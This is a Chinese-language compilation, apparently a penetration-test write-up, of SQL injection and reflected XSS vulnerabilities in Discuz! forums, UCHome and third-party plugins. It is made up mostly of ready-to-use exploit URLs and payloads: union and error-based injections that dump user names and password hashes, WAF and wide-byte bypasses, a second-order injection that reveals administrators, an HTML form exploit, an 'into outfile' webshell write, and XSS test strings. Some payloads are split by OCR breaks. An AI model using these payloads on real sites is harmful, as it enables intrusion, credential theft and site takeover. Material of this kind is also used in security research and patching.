Discuz!X 漏洞

SQL 注入漏洞

漏洞描述：Discuz 历史版本中存在着大量的 sql 注入漏洞，存在于大量插件和管理后台中，且有些 SQL 注入漏洞涉及版本不清晰。涉及 URL 如下：

##问卷调查专业版插件-nds_ques_viewanswer.inc.php—>演示 1

http://ip/plugin.php?id=nds_up_ques:nds_ques_viewanswer&srchtxt=1&orderby=dataline

##/source/include/misc/misc_stat.php—>演示 2

http://ip/bbs/misc.php?mod=stat&op=trend&xml=1&merge=1&types[1]=x

##discuz ychat 插件-table_ychat_rooms.php、rooms.php—>演示 3

http://ip/plugin.php?id=ychat&mod=rooms&cid=6x

##江湖客栈插件-forummission.php—>演示 4

http://ip/forummission.php?index=show&id=24

my.php—>演示 5

http://ip/my.php?item=buddylist

UChome 插件—>演示 6

http://ip/uchome/cp.php?ac=blog&blogid=1

##交友插件- jiaoyou.php—>演示 7

http://ip/jiaoyou.php?pid=1

http://ip/jiaoyou.php?mod=search&residecity=

##v63 积分商城插件- \source\class\discuz\discuz_database.php—>演示 8

http://ip/discuz/plugin.php?id=v63shop:goods&pac=info&gid=110

misc 插件- source\module\forum\forum_misc.php—>演示 9

http://ip/forum.php?mod=misc&tid={tid}&action=postappend&pid={pid}

attachment 插件- \source\module\forum\forum_attachment.php—>演示 10

http://ip/forum.php?mod=attachment&findpost=ss&aid=

##心情墙插件- moodwall.inc.php—>演示 11

Http://ip/plugin.php?id=moodwall&action=edit_mood&moodid=2

##空间功能-space.php—>演示 12

http://ip/space.php?username=

trade.php—>演示 13

http://ip/trade.php

##会员中心—>演示 14

http://ip/member/pm.php?dopost=read&id=1

##管理后台-工具-数据电泳-自定义-模块名称等—>演示 15


测试步骤与截图：

各漏洞演示如下，共有 19 个功能或插件存在 sql 注入，但最后 4 个 sql 注入漏洞只找到 POC，暂时无法演示。

演示 1：Discuz 问卷调查专业版插件参数 orderby 存在 SQL 注入漏洞

找到问卷调查专业版插件所在链接：

http://xxxxx/plugin.php?id=nds_up_ques:nds_ques_viewanswer&srchtxt=1&orderby=datel
ine(问题出在 orderby 参数)，对该参数进行 sql 注入




接下来就是使用 sqlmap 进行暴库了。

参考链接：http://www.5kik.com/php0day/239.html

演示 2：Discuz x3.2 前台 GET 型 SQL 注入漏洞（绕过全局 WAF）

找到注入点：

http://localhost/bbs/misc.php?mod=stat&op=trend&xml=1&merge=1&types[1]=x




也就是说我们可以控制的部分有很多。 且不看全局防注入源码，黑盒试一下我发现一旦出现 '、(就会拦截，而且注释符（#、--）也会拦截。 括号不能有，就特别拙计，因为很多盲注需要括号，子查询也需要括号，函数也需要括号，这里都不能用了。

```
SELECT daytime,`aaa` AS statistic FROM common_stat WHERE daytime>=20140805 AND daytime<=20140904 ORDER BY daytime
```

我们再看上述 sql 语句，发现我们可控的部分前面，还有个 daytime。这就愁坏我了，因为我要查询的表是用户表，而用户表根本没这个字段。

执行会提示 Unknown column 'daytime' in 'field list'。 所以，我们可以利用 mysql 的特性，一次查询两个表，将 pre_ucenter_members 的数据连带着查询出来：




大家可以看到，已经不报错了。因为 pre_common_statuser 表中存在`daytime`这个列。而且这个表中也有 uid 这个列，正好可以作为 pre_ucenter_members 的筛选项。 那么，有的同学再问，sql 语句后半部分

```
` AS statistic FROM common_stat WHERE daytime>=20140805 AND daytime<=20140904 ORDER BY daytime
```

没有注释符怎么处理？ 这里有个巧合，在某些情况下，`能作为注释符用。因为 mysql 会自动给 sql 语句结尾没有闭合的`闭合掉，这样，只要让 mysql 人为后面那一大串字符是一个字段的“别名”即可。 所以，先构造一个 url：


```
http://localhost/bbs/misc.php?
mod=stat&op=trend&xml=1&merge=1&types[1]=password`as%20daytime%20from%20pre_common_statuser,pre_ucenter_members%20as
```



可以看到已经出数据了。但发现出来的数据只有 4 位。 原因是，在源码中使用了 substr 取了 daytime 的第 4 到 8 位。修改 POC

```
http://localhost/bbs/misc.php?
mod=stat&op=trend&xml=1&merge=1&types[1]=password`as%20statistic%20from%20pre_common_statuser,pre_ucenter_members%20as
```

本地测试效果：



参考链接：https://www.secpulse.com/archives/26869.html

演示 3：discuz ychat 插件注入漏洞

http://www.51jqa.com/plugin.php?id=ychat&mod=rooms&cid=6x

cid 参数存在 SQL 注入

参考链接：https://bugs.shuimugan.com/bug/view?bug_no=108978

演示 4：Discuz Plugin JiangHu 1.1 /forummission.php SQL 注入漏洞

forummission.php? index=show$id=24 中的 id 参数存在 sql 注入漏洞

```
http://www.example.com/[path]/forummission.php?index=show&amp;id=24
and+1=2+union+select+1,2,group_concat(uid,0x3a,username,0x3a,password),4,5,6,7,8,9,10,11 from cdb_members-
```

参考链接：http://www.gltc.cn/30161.html


演示 5：Discuz 6.0 /my.php SQL 注入漏洞

把以下 EXP 保存成 HTML 文档

```
<form method='post' action='http://dz6.0/my.php?item=buddylist'> <input
type='hidden' value="1111" name="descriptionnew[1' and(select 1 from(select
count(*),concat((select (select (select
concat(0x7e,user(),0x7e,0x5430304C5320474F21,0x7e) limit 0,1)) from
information_schema.tables limit 0,1),floor(rand(0)*2))x from
```

information_schema.tables group by x)a) and 1=1#]" />
 <input type='submit' value='buddysubmit' name='buddysubmit' />
 </form>

使用浏览器打开




参考链接：https://bugs.shuimugan.com/bug/view?bug_no=80359

演示 6：UChome 注入漏洞 1

首先注册用户 然后新建一个相册


http://127.0.0.1/uchome/space.php?uid=2&do=album&view=me 打开这里点上传 新建完了之后 上传一个图片 完了之后 点进相册 然后在点刚刚上传的图片 点击管理图片 直接确认 然后抓包 把 titie 的那个改成 title%5B1' and (select 1 from (select count(),concat(version(),floor(rand(0)2))x from information_schema.tables group by x)a)#%5D 原始内容可能是 title%5B1%5D 修改成上面的 就可以看到错误信息了




参考链接：https://www.seebug.org/vuldb/ssvid-93618

演示 7：UChome 注入漏洞 2

注册用户后登陆 然后点击日志 创建新日志 然后打开 BURP 进行抓包 找一个没有用的 POST 选项 改成 picids[] 然后在提交 就可以看到结果了





参考链接：https://www.seebug.org/vuldb/ssvid-93616


演示 8：Discuz! X2.5 521 交友插件 jiaoyou.php SQL 注入漏洞

http://ip/jiaoyou.php?pid=1

http://ip/jiaoyou.php?mod=search&residecity=

http://ip/jiaoyou.php?mod=search&resideprovince=

pid、residecity、resideprovince 参数均存在 SQL 注入



参考链接：

https://www.unhonker.com/bug/1058.html

https://www.seebug.org/vuldb/ssvid-93641

https://www.seebug.org/vuldb/ssvid-93641

演示 9：Discuz! X2 V63 积分商城插件 SQL 注入漏洞

在 discuz v63 积分商城插件注入漏洞 exp 中并不需要斜杠、#号和—注释符。所以会执行 $clean = preg_replace(“/’(.+?)’/s”, ”, $sql);原来 SQL 语句中两个单引号中间的内容就会被替换为空。并不会进入到下面的 else 分支。Else 下面的所有操作均是对$clean 变量的操作。所以绕过的思路就是把 SQL 语句放在两个单引号中间。对于 mysql 的一个特性，@`’ ` 是为空的，所以我们的攻击语句可以放到两个@`’ `中间，即使 GPC 开启，单引号被转义为\’，而@`’ `变成@`\’ `对注入也是没有影响的，所以此绕过方法无限制。
即针对该注入漏洞的攻击 EXP 为：


http://www.cnseay.com/discuz/plugin.php?id=v63shop:goods&pac=info&gid=110 or @`’

` and (select * from (select count(*),concat(floor(rand(0)*2),(select user()))a from in

formation_schema.tables group by a)b) or @`’ ` or @`’

` and (select * from (select count(*),concat(floor(rand(0)*2),(select user()))a from in

formation_schema.tables group by a)b) or @`’ `



可以看到我们的注入语句被替换掉了，所以后面的检查字符的时候并没有发现注入语句。

参考链接：http://netsecurity.51cto.com/art/201303/386717.htm

演示 10：Discuz x1.5 x2.0 二次注射

访问 http://xxxxx/forum.php?mod=misc&tid={1}&action=postappend&pid={2} 进入回复主题界面。在发表回复的地方存在 SQL 注入。如输入“a',`subject`=(/*!select*/ group_concat(uid,':') from pre_common_member where groupid=1),comment='”。

刷新页面，可在主题回复中看到管理用户。

参考链接：https://www.webshell.cc/562.html

演示 11：Discuz! X2 forum_attachment.php sql 注入漏洞

http://www.discuz.net/forum.php?mod=attachment&findpost=ss&aid=

链接中，aid 参数存在 SQL 注入，但需要把 SQL 语句进行 base64 编码，如

参考链接：https://www.cnblogs.com/devil0/articles/4874822.html

演示 12：Discuz！ 7.2/X1 第三方插件 SQL 注入及持久型 XSS 漏洞

http://xxxxxxxx/plugin.php?id=moodwall&action=edit_mood&moodid=2

moodid 存在 SQL 注入。

参考链接：https://www.seebug.org/vuldb/ssvid-93710

演示 13：Discuz!论坛 wap 功能模块编码的注射漏洞

http://xxxxxxx/space.php?username=

username 存在 SQL 注入，但可能此处会把’过滤成\’，如果是 GBK 编码的话，可使用宽字节注入的思路绕过。如设置 payload 为：
/space.php?username=%cf'%20UNION%20SELECT%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,password,50,51,52,53,54,55,56,57,database(),59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84%20from%20cdb_members%20where%20uid=1/*

参考链接：

http://www.vfocus.net/art/20080819/3755.html

https://www.jb51.net/hack/12858.html

演示 14：Discuz！ pm.php 注入

http://127.0.0.1/dede/member/pm.php?dopost=read&id=1

id 参数存在 SQL 注入。


参考链接：http://www.hack6.com/wzle/gf/20140208/39554.html

演示 15：Discuz！ 7.x csrf+存储 xss(富文本)脱裤(2 处)和后台 sql(root getshell)(附带 exploit)

在管理后台-工具-数据-调用-自定义模块存在 SQL 注入，详情看图即可明白


Discuz!
Control Panel
首页 全局 界面 版块 用户 帖子 扩展 插件 广告 工具
工具 » 数据调用
论坛通知
论坛公告
更新缓存
更新论坛统计
数据调用
积分策略向导
论坛方案管理
数据库
运行记录
常用操作管理
计划任务
文件权限检查
数据调用 设置 边栏 管理 添加 模块脚本 导入
预览 提交
这个东西存在数据库
二次注入，这里我就不去
分析代码了，直接看操作
自定义
模块名称:
自定义_Rnk
请输入一个便于记忆的能代表此数
描述:
对当前数据调用的简短描述


Discuz!
Control Panel
首页 全局 界面 版块 用户 帖子 扩展 插件 广告 工具 UCenter
工具 » 数据调用
论坛通知
论坛公告
更新缓存
更新论坛统计
数据调用
积分策略向导
论坛方案管理
数据库
运行记录
常用操作管理
计划任务
文件权限检查
文件校验
数据调用 设置 边栏 管理 添加 模块脚本 导入
自定义 - 数据调用模板
当前的数据调用模块
预览 提交
自定义_w2L' union select '<?php phpinfo()>' into outfile
'D:/APMSERVER/APMServ5.2.6/www/htdocs/Discuz_7.2_SC_
UTF8/upload/attachments/shell.php'#
自定义
模块名称:
自定义_w2L' union select '<?php phpinfo
请输入一个便于记忆的能代表此数据调用模块作用的名称，"_"可以作为分类的分隔符，如"主题列表_"、"模块脚本_"
描述:
对当前数据调用的简短描述
聚合数据缓存时间(秒):
对聚合中已设置缓存时间的模块进行统一的缓存，对于设置 0 不缓存的模块不会进行缓存。默认值 1800，0 为不缓存



参考链接：https://www.seebug.org/vuldb/ssvid-93737

漏洞 POC：

Discuz! 4.x SQL injection POC

https://www.exploit-db.com/exploits/2859/

https://www.seebug.org/vuldb/ssvid-5482

Discuz! 5.0.0 RC1 SQL injection PoC

http://blog.sina.com.cn/s/blog_56fb0f050100055g.html

Discuz! 5.0.0 GBK SQL Injection / Admin Credentials Disclosure Exploit

https://www.seebug.org/vuldb/ssvid-16732

Discuz! 5 SQL injection Exploit

https://www.seebug.org/vuldb/ssvid-5263

反射型 XSS 漏洞

漏洞描述：跨站脚本攻击漏洞，恶意攻击者往 web 页面插入恶意脚本代码，而程序对于用户输入内容未过滤，当用户浏览该页之时，嵌入其中 web 里面的脚本代码会被执行，从而达到恶意攻击用户的特殊目的。窃取 cookie、放蠕虫、网站钓鱼……。涉及 URL 如下：

##/include/global.func.php—>演示 1

http://ip/admincp.php?infloat=yes&handlekey=123

http://ip/logging.php?infloat=yes&handlekey=123

http://ip/api/uchome.php?infloat=yes&handlekey=123

##logging.php—>演示 2

http://ip/logging.php?action=logout&formhash=b1abb3e2&referer=

##source/function/function_core.php—>演示 3

http://ip/member.php?mod=logging&action=login&referer=javascript://www.discuz.net/

http://ip/connect.php?receive=yes&mod=login&op=callback&referer=javascript://www.discuz.net/

测试步骤与截图：

各漏洞演示如下，共有 3 个功能或插件存在反射型 XSS

演示 1：Discuz 7.2 反射型 xss 漏洞 1

访问以下链接即可触发 XSS：

http://ip/admincp.php?infloat=yes&handlekey=123);alert(/xss/);//

http://ip/logging.php?infloat=yes&handlekey=123);alert(/xss/);//


http://ip/api/uchome.php?infloat=yes&handlekey=123);alert(/xss/);//

参考链接：http://www.bubuko.com/infodetail-2094064.html

